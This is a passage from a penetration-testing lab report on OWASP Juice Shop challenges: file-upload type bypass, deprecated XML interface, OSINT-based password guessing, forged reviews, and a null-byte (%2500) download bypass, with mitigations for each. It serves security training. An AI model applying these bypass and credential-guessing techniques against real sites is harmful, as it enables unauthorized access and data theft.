
Logged in as a normal user and navigated to the complaint section. Here when opened the inspector for the file upload part, we can see only the only pdf and zip file formats are allowed. For overriding this, captured a valid upload request by uploading a pdf with burpsuite. Then a png file is opened with notepad and copied whole content and this is used to replace the pdf content in the original request in the burpsuite.

In the Content-Type is pdf is replaced with png and the file extension is also changed from pdf to png.

Now all set, forwarded the request. Pop-up shown as challenge completed successfully







Impact:

The impact of a successful improper input validation attack can include:

- unauthorized access to sensitive data
- the ability to perform actions on behalf of another user
- the ability to perform actions that would otherwise be restricted
- the ability to launch further attacks, such as SQL injection or code execution
- The attacker may use the vulnerability to launch a DoS attack.

Preventing improper input validation attacks requires properly validating and sanitizing user input, implementing input validation on the server-side, and using a whitelist approach to validate input data. Additionally, properly encoding user input and using a security library that is specifically designed to validate input can also help prevent these types of attacks.

Vulnerability 28:-

Title: Deprecated Interface (Security Misconfiguration)

Description:


Security Misconfiguration is a type of cyber attack that occurs when an application or system is not properly configured, making it vulnerable to attacks. This can happen due to a variety of reasons such as default configurations, weak passwords, or lack of security updates. These vulnerabilities can be easily exploited by attackers to gain unauthorized access to sensitive data or perform actions that would otherwise be restricted.

Steps to Reproduce:


Logged in as a normal user and navigated to the complaint section, where we can upload files. By opening the inspector, we can see the only allowed file formats to upload are only zip and pdf.

Let's try to upload a xml file, I have loaded a xml file and submitted. It worked.

Pop-up came showing, the challenge has solved successfully.



The screenshot shows a Kali Linux VM running in Oracle VM VirtualBox. The browser window is displaying the OWASP Juice Shop 'Complaint' page. The 'Customer' field is filled with '123@gmail.com'. The 'Message' field contains the text 'Hi, xml input'. Below it, there is a file input field labeled 'Invoice:' with the placeholder 'Browse... No file selected.'. A red box highlights this file input field. The browser's developer tools are open, specifically the 'Inspector' tab, which shows the HTML code for the form. The code includes a file input field with the attribute 'accept=".pdf,.zip"'. The status bar at the bottom right of the screen shows the date and time as '10:12 AM 19-01-2023'.



The screenshot shows the same Kali Linux VM and browser setup as the previous one. The browser now displays a green success message: 'You successfully solved a challenge: Deprecated Interface (Use a deprecated B2B interface that was not properly shut down.)'. Below this message is the 'Complaint' form, which has the same inputs as the previous screenshot: 'Customer' set to '123@gmail.com' and 'Message' set to 'Hi, xml input'. The browser's developer tools are visible at the bottom. The status bar at the bottom right shows the date and time as '10:10 AM 19-01-2023'.

Impact:

The impact of a successful security misconfiguration attack can include:

- unauthorized access to sensitive data
- the ability to perform actions on behalf of another user
- the ability to perform actions that would otherwise be restricted
- the ability to launch further attacks, such as data exfiltration or privilege escalation
- Damage to the integrity of the system and data.

Preventing security misconfiguration attacks requires regularly reviewing and monitoring the configurations of systems and applications, using security best practices for configuring systems, and keeping systems and applications up to date with the latest security patches. Additionally, using a security framework that is specifically designed for configuration management can also help prevent these types of attacks.

Vulnerability 29:-

Title: Login MC SafeSearch (Sensitive Data Exposure)

Description:

Sensitive data exposure is a type of cyber attack in which an attacker gains access to sensitive information, such as financial data, personal identification numbers (PINs), or personal health information (PHI), through vulnerabilities in the system or application. These vulnerabilities can include a lack of encryption, weak access controls, or poor data management practices.



Steps to Reproduce:


With the google search for mc safe password, got a official youtube video from mc safe for password protection. In this there is a line of my password is my pet first name Mr.Noodles, let's try with this.

As the pattern of usernames in juice shop, let's try username as mc.safesearch@juice-sh.op

I have captured the login request in repeater of Burpsuite for trail and error login attempts. After many attempts got the right password as Mr. N00dles.

Pop-up came showing challenge has completed successfully





Impact:

The impact of a successful sensitive data exposure attack can include:

- financial loss for individuals or organizations whose sensitive information is stolen
- Loss of trust from customers or users whose data was exposed
- Legal penalties or fines for organizations that are required to protect sensitive data under regulations such as HIPAA, PCI-DSS, and GDPR
- Damage to reputation and negative publicity for the organization.

Protecting sensitive data is critical, and organizations should implement secure data storage and transmission practices, regularly monitor and audit their systems, and train employees on best practices for handling sensitive information.

Vulnerability 30:-



Title: Forged Review (Broken Access Control) Description:

Broken Access Control is a type of cyber attack that occurs when an application or system fails to properly implement or enforce access controls, allowing an attacker to gain unauthorized access to sensitive data or perform actions that would otherwise be restricted. This can happen due to vulnerabilities in the system, such as weak authentication mechanisms or lack of proper access controls.

Steps to Reproduce:

Logged in as normal user and captured a request of commenting under a product with the Burpsuite. Then changed the username to someone else and the review description as something else, then forward the request.

Pop-up came showing the successful completion of the challenge.



Kali-Linux-2022.4-VirtualBox-amd64 [Running] – Oracle VM VirtualBox

File Machine View Input Devices Help

Burp Suite Community Edition v2022.12.5 - Temporary Project

Request Response

HTTP/1.1 201 Created

Access-Control-Allow-Origin: *

Content-Type: application/json; charset=UTF-8

Feature-Policy: payment 'self';

Content-Type: application/json; charset=UTF-8

Content-Length: 10

ETag: 0e4f3a0c4edc8d450000000000000000

Vary: Accept-Encoding

Date: Thu, 19 Jan 2023 05:07:41 GMT

Connection: close

status: "success"

message": "posted this",

author": "tenderJuiceShop"

File Machine View Input Devices Help

Hack The Box :: Job Board Hack The Box [HTB] Wireshark OWASP Juice Shop TryHackMe | Wireshark URL Encode - CyberChef OWASP Juice Shop MC SafeSearch - Protect

192.168.1.3:3000/#/review

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Bevigil API

OWASP Juice Shop

You successfully solved a challenge: Forged Review (Post a product review as another user or edit any user's existing review.)

All Products

Add to Basket

Add to Basket

Add to Basket

Impact:

The impact of a successful broken access control attack can include:

- unauthorized access to sensitive data
- the ability to perform actions on behalf of another user
- the ability to perform actions that would otherwise be restricted
- the ability to launch further attacks, such as data exfiltration or privilege escalation
- Damage to the integrity of the system and data.

Preventing broken access control attacks requires implementing robust access controls, regularly reviewing and monitoring access controls, and using a least privilege approach to access controls. Additionally, using a security framework that is specifically designed for access control can also help prevent these types of attacks.

Vulnerability 31 and 32:-

Title: a)Forgotten Developer Backup (Sensitive Data Exposure)

b) Poison Null Byte Description:

Sensitive data exposure is a type of cyber attack in which an attacker gains access to sensitive information, such as financial data, personal identification numbers (PINs), or personal health information (PHI), through vulnerabilities in the system or application. These vulnerabilities can include a lack of encryption, weak access controls, or poor data management practices.


Steps to Reproduce:

Navigated to the 192.168.1.3:3000/ftp as per the Dirbuster results, as this is the location for hiding the backup files. Found the file named package.json.bak which is a backup file. Tried to download this file, but an error shoot out, showing only .pdf and .md file extensions are allowed.


Tried with the null byte extension spoofing with %00 but it doesn't workout, then tried by url encoding of the %00 as %2500. This worked out and the file is downloaded.

The file extension is given as pakage.json.bak%2500.md

Pop-up came with the two challenges Poison null byte and Forgotten Developer backup were solved successfully



S




OWASP Juice Shop (Express ^4.17.1)

403 Error **Only .md and .pdf files are allowed!**

```
at verifyFileHandler(./juice-shop/build/routes/fileServer.js:32:19)
at /home/edureka/juice-shop/build/routes/fileServer.js:16:13
at Layer.handle [as handle_request] (/home/edureka/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/home/edureka/juice-shop/node_modules/express/lib/router/index.js:328:13)
at /home/edureka/juice-shop/node_modules/express/lib/router/index.js:286:9
at param (/home/edureka/juice-shop/node_modules/express/lib/router/index.js:365:14)
at param (/home/edureka/juice-shop/node_modules/express/lib/router/index.js:376:14)
at Function.process_params (/home/edureka/juice-shop/node_modules/express/lib/router/index.js:421:3)
at next (/home/edureka/juice-shop/node_modules/express/lib/router/index.js:280:10)
at /home/edureka/juice-shop/node_modules/serve-index/index.js:145:39
at callback (/home/edureka/juice-shop/node_modules/graceful-fs/polyfills.js:306:20)
at FSReqCallback.oncomplete (node:fs:208:5)
```

